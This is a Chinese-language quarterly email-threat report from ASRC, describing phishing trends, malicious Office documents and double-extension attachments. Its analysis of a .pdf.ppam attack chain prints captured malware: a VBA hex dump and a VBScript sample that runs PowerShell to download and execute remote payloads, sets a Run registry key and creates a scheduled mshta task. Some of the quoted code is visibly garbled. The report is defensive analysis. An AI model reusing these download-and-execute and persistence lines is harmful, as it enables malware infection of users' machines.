

2021 守内安信息科技 & ASRC

# 第二季度邮件安全观察




**ASRC**

Spam Mail

Virus Mail

Malicious Mail



由于疫苗的开发与大量普及，疫情的阴霾，终于露出了一线曙光。许多地区开始解封，世界开始流动，就在此时，变种病毒对疫苗的抗性产生了变化，让原本开始解封的地区又拉起警报，第二季充满了希望与骤变，信息安全也在时刻角逐，是否也能及时防护与应对呢？

划重点：第二季整体垃圾邮件量相较上一季增加 50%，带有 Office 恶意文件的攻击邮件则较上一季增加 3.5 倍，脱机钓鱼的数量成长了 2.4 倍；针对 Microsoft Office 漏洞利用则以 CVE201711882 及 CVE20180802 为主。以下针对第二季重要的攻击手法与样本进行分析：

## 诈骗及钓鱼邮件仍十分盛行

第二季全球疫情因为病毒变种的关系，许多地区仍实施远程工作或在家上班。钓鱼邮件看似威胁性不大，可一旦账号密码被钓，攻击者即可能透过开放的远程工作对外服务，及单一账号认证服务 (SSO, Single sign-on) 合法使用企业开放的服务，而形成入侵企业的破口。



钓鱼及诈骗邮件在第二季非常盛行

## 连外下载的恶意 Office 文件

第二季, 我们发现许多恶意的 Office 文件样本。这些 Office 文件样本的攻击方式不利用漏洞, 也未包含可疑的宏或 VBA 等操作, 而是单纯的利用 XML 连接外部开启另一个恶意文件。这种样本在今年初就开始流窜, 到了第二季, 有明显增多的趋势。



- 以订单作为社交工程的手段, 诱骗受害者开启恶意文件

这种连外开文件的恶意 Office 文件样本, 多半以 docx 的方式夹在电子邮件的附件中, 少数用 xls 及 ppam 的方式做夹带。连外下载超链接会透过短网址, 如: xy2.eu、bit.ly、linkzip.me、bit.do、u.nu、is.gd 或其他经过编码的网址藏身; 下载的恶意文件则多为 .wbk (Microsoft Word 备份)、.wiz (Microsoft Wizard File)、.dot (Microsoft Word 范本)、.doc, 虽然有些类型的文档不常见, 但只要计算机安装 Microsoft Office 相关的软件, 就能开启这些恶意文件并执行。恶意文件被执行后, 会向中继主机抓取 vbc.exe 或 reg.exe 并执行, 接着成为常驻的后门程序。


## 双扩展名的恶意文档

第二季出现不少双重扩展名的攻击性电子邮件。由于部分自动程序或操作习惯的缘故，会出现一个档案看似有两个扩展名，而计算机对于这种档案的判读是以最后一个扩展名为主。

以下整理出需要特别留意的双重扩展名：

双重扩展名	恶意攻击方式
.pdf.ppam	透过 vba 连外下载恶意文档
.pdf.iso	恶意 .exe 于 .iso 的压缩文件内
.pdf.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击
.com.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击
.png.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击
.png.rar	恶意 .exe 于 .rar 的压缩文件内
.jpg.(s)htm(l)	调用浏览器以 Javascript 或浏览器漏洞进行攻击

其中比较特别的是 .pdf.ppam 的攻击，这种攻击利用链接至一个短网址，再转向 Google 的 blogspot 服务，透过解码 blogspot 服务暗藏的信息，再连往俗称「网站时光机」archive.org 的服务下载攻击程序。这种种的行为，都是为了躲开一层层的信息安全防护关卡。




▣ .pdf.ppam 的攻击附件被执行后，会透过暗藏的 vba 向外下载恶意文件

```

001650h: 00 00 FF FF FF FF F0 02 00 00 FF FF FF FF 10 03 ; .. ?..
001660h: 00 00 A6 00 5C 00 01 00 02 00 02 00 02 00 03 00 ; ..?\.....
001670h: 02 00 08 00 02 00 0C 00 02 00 0D 00 02 00 0E 00 ; .....
001680h: 02 00 0F 00 02 00 10 00 02 00 11 00 02 00 12 00 ; .....
001690h: 02 00 13 00 02 00 14 00 02 00 15 00 02 00 16 00 ; .....
0016a0h: 02 00 17 00 02 00 18 00 02 00 19 00 02 00 1A 00 ; .....
0016b0h: 02 00 1B 00 02 00 1C 00 02 00 1D 00 02 00 1E 00 ; .....
0016c0h: 18 00 AC 00 00 00 B6 00 04 00 6F 70 65 6E 20 00 ; .....
0016d0h: 2E 02 B6 00 01 00 68 00 B6 00 01 00 74 00 08 00 ; ..?.h?...t...
0016e0h: B6 00 01 00 74 00 08 00 B6 00 01 00 70 00 08 00 ; ?..t...?.p...
0016f0h: B6 00 01 00 3A 00 08 00 B6 00 01 00 2F 00 08 00 ; ?...?..?/...
001700h: B6 00 01 00 2F 00 08 00 B6 00 01 00 77 00 08 00 ; ?./...?.w...
001710h: B6 00 01 00 77 00 08 00 B6 00 01 00 77 00 08 00 ; ?..w...?.w...
001720h: B6 00 01 00 2E 00 08 00 B6 00 01 00 62 00 08 00 ; ?.....?.b...
001730h: B6 00 01 00 69 00 08 00 B6 00 01 00 74 00 08 00 ; ?..i...?.t...
001740h: B6 00 01 00 6C 00 08 00 B6 00 01 00 79 00 08 00 ; ?..l...?.y...
001750h: B6 00 01 00 2E 00 08 00 B6 00 01 00 63 00 08 00 ; ?.....?.c...
001760h: B6 00 01 00 6F 00 08 00 B6 00 18 00 6D 2F 68 77 ; ?..o...?.m/hw
001770h: 64 69 6E 6E 77 73 6E 64 64 77 6D 77 64 6D 77 71 ; dinnwsnddvmwmdmq
001780h: 77 68 64 61 08 00 B6 00 08 00 25 70 75 62 6C 69 ; whda..?..%publi
001790h: 63 25 20 00 34 02 24 00 1E 02 06 00 27 00 32 02 ; %4%2%
0017a0h: 00 00 FF FF FF FF 08 03 00 00 FF FF FF FF 00 00 ; .. ....
0017b0h: 01 30 B2 00 41 74 74 72 69 62 75 74 00 65 20 56 ; .0?Attribut.e V
0017c0h: 42 5F 4E 61 6D 00 65 20 3D 20 22 4D 6F 64 00 75 ; B_Nam.e = "Mod.u
0017d0h: 6C 65 31 22 0D 0A 43 00 6F 6E 73 74 20 5F 0D 0A ; lei"..C.onst ..
0017e0h: 80 53 57 5F 53 48 4F 57 01 28 0A 3D 01 10 31 0F ; SW_SHOW.(=..I.
0017f0h: 6C 4D 41 58 49 20 4D 49 5A 45 44 06 48 33 0D 00 ; lMAXI MIZED.H3..
001800h: 0A 0D 0A 50 75 62 6C 69 02 63 01 26 44 65 63 6C ; ...Publi.c.&Decl
001810h: 61 72 02 65 01 14 46 75 6E 63 74 69 04 6F 6E 01 ; ar.e..Functi.on.
001820h: 16 53 68 65 6C 6C 30 45 78 65 63 01 85 00 6A 4C ; .Shell0Exec.?jL
001830h: 69 0A 62 01 16 22 02 17 33 32 2E 64 08 6C 6C 22 ; i.b.:..32.d.ll"
001840h: 01 10 41 6C 69 61 16 73 07 19 04 31 41 02 18 20 ; ..Alia.s...1A..
001850h: 20 28 20 42 79 56 61 6C 01 1E 20 20 50 68 77 6E ; ( ByVal.. Phwn
001860h: 64 03 09 41 02 30 20 A0 20 4C 6F 6E 67 03 11 2C ; d..A.0 ?Long..
001870h: 03 06 02 20 08 2E 20 6C 70 4F 70 65 44 72 61 05 ; ... ..lpOpeDra.
001880h: 48 20 20 20 85 18 20 16 53 00 8F 05 1D 20 88 1D ; H ? .S.?. ?
001890h: 6C 70 46 18 69 6C 65 01 15 1A 12 50 61 72 21 00 ; lnE ile ... Pacl
    
```

暗藏的 vba 连往 bitly.com 的短网址位置



短网址指向空白内容的 Google blogspot 页面

```

}Apink%20%3D%20%22pOwersHell.exe%20i%27E%27x%28iwr%28%27https%3A//ia801408.us.archive.org/16/items/150-Files-21-June/27.txt%
    
```

玄机藏在网页的原始码中, 恶意程式的编码文件, 被放在俗称「网站时光机」archive.org 的合法服务内

```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
pink = "pOvershell.exe i'E'x(ivr('https://ia801408.us.archive.org/16/items/150-Files-21-June/27.txt') -useB);i'E'x(ivr
'https://ia801408.us.archive.org/16/items/150-Files-21-June/27-2.txt') -useB);i'E'x(ivr
'https://ia801408.us.archive.org/16/items/150-Files-21-June/27-3.txt') -useB);"

const tpok = &H80000001
lopaskkk = "."
Set kasodkwm = GetObject("winagats:\\\" & lopaskkk & "\\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
ikosdvdjdv = "care"
kasodkwm.SetStringValue tpok, poloaosd, akosdvdjdv, pink
set MicrosoftWindows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWindows _
.
Un_
pink,0

args = "/create /sc MINUTE /no 80 /tn ""SECOTAKSA"" /" &
' /tr ""\ ""M" & "s" & "H" & "t" & "A""\ ""http://1230948%1230948%0v2x.blogspot.com/p/27.html\ """"

Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")
Somosa _
shellexecute StrReverse("s" "k" "s" "a" "t" "h" "c" "s") _
,args _
"" _
"" _
StrReverse("n" "e" "n" "o") _
```

▣ 编码文件进行译码, 可看到完整的攻击程序

## 结论

综合上述样本的攻击来看, 使用不易侦测的手法来躲避触发安全警报是攻击者的趋势, 但我们从这些样本也发现, 由于过度的迂回, 及使用模糊的合法服务, 这些都会与企业一般的沟通互动行为相违背。因此, 防护的安全策略, 就可以从这些差异中被制定出来!

除了上述介绍的攻击样本外, 我们也看见了加入更多混淆的 CVE201711882 攻击, 因此安全设备的特征更新不可或缺; 而在某些攻击邮件的标头, 有时也能发现被隐藏的重要信息, 比方 References 的标头有时会透露出同样遭受此波攻击的受害者或企业, 在调查事件时便可对攻击者的目的进行推演。

## 关于 ASRC 垃圾讯息研究中心

ASRC 垃圾讯息研究中心 (Asia Spam-message Research Center), 长期与守内安合作, 致力于全球垃圾邮件、恶意邮件、网络攻击事件等相关研究事宜, 并运用相关数据统计、调查、趋势分析、学术研究、跨业交流、研讨活动等方式, 促成产官学界共同致力于净化因特网之电子邮件使用环境。

